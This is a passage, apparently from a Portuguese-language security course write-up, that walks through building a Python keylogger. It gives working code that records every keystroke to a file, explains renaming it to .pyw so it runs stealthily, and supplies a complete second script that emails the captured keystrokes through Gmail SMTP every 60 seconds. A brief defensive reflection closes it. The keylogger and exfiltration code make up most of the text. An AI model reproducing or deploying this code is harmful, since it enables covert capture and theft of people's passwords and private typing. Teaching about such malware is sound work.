    try:#SE FOR UMA TECLA NORMAL(LETRA,NÚMERO,SÍMBOLO)
        with open('log.txt' , 'a' , encoding='utf-8') as f: #'a' - append(anexar)
            f.write(key.char)

    except AttributeError:
        with open('log.txt' , 'a' , encoding='utf-8') as f:
            if key == keyboard.Key.space:
                f.write(' ')
            elif key == keyboard.Key.enter:
                f.write('\n')
            elif key == keyboard.Key.tab:
                f.write('\t')
            elif key == keyboard.Key.backspace:
                f.write(' ')
            elif key == keyboard.Key.esc:
                f.write('[ESC]')
            elif key in IGNORAR:
                pass
            else:
                f.write(f'[{key}]')

with keyboard.Listener(on_press=on_press) as listener:
    listener.join()
```


**OBS : O código funciona com as teclas simples do teclado, porém, com o teclado numérico que vem em alguns notebooks, o código não funciona, ocorrendo um erro e fechando o programa.

Iniciando o código no terminal digitando:


```
python .\keylogger.py
```

Agora as teclas serão capturadas e gravadas no arquivo log.txt





Teclas capturadas



Para deixar o programa sendo executado de forma furtiva, renomearemos o arquivo 'keylogger.py' para "keylogger.pyw" usando o terminal do VScode:

```
ren .\keylogger.py .\keylogger.pyw
```

Para implementar o envio automático das teclas capturadas por e-mail, usando um ambiente controlado, precisamos :

Criar um email para testes(Gmail);
Ativar a verificação em duas etapas para esse email(Gerenciamento de sua conta;
Com os dados do email criado, acessar o site https://www.myaccount.google.com/apppasswords e criar uma senha de aplicativo e salvar essa senha, pois ela será utilizada no código.

Código:

keylogger.py | keylogger_email.py


keylogger > keylogger_email.py > enviar_email

```python
from pynput import keyboard
import smtplib
from email.mime.text import MIMEText
from threading import Timer

log = ''
#CONFIGURAÇÃO DE EMAIL
EMAIL_ORIGEM = 'alunocursoteste99@gmail.com'
EMAIL_DESTINO = 'alunocursoteste99@gmail.com'
SENHA_EMAIL = 'abcd efgh ijklm nopq' #Senha de aplicativo gerada no site myaccount.google

def enviar_email():
    global log
    if log:
        msg = MIMEText(log)
        msg['SUBJECT'] = 'Dados capturados pelo KEYLOGGER'
        msg['From'] = EMAIL_ORIGEM
        msg['To'] = EMAIL_DESTINO
        try:
            server = smtplib.SMTP('smtp.gmail.com',587)
            server.starttls()
            server.login(EMAIL_ORIGEM,SENHA_EMAIL)
            server.send_message(msg)
            server.quit()
        except Exception as E:
            print('Erro ao enviar',E)

        log = ''
    #AGENDAR O ENVIO A CADA 60s
    Timer(60,enviar_email).start()

def on_press(key):
    global log
    try:
        log += key.char
    except AttributeError:
        if key == keyboard.Key.space:
            log += ' '
        elif key == keyboard.Key.enter:
            log += '\n'
        elif key == keyboard.Key.backspace:
            log += '[<]'
        else:
            pass
#INICIAR O KEYLOGGER E O ENVIO AUTOMÁTICO
with keyboard.Listener(on_press=on_press) as listener:
    enviar_email()
    listener.join()

```


Executar o arquivo pelo console do VScode:


```
python .\keylogger_email.py
```

Fazendo uma busca no Google:



Após alguns segundos:





Reflexão sobre Defesa

Manter Sistemas Operacionais e antivírus sempre atualizados, ter um firewall bem configurado, controlar e "educar" os usuários para não acessarem sites suspeitos, ter cuidado com emails desconhecidos ou com links suspeitos, bloquear acesso USB.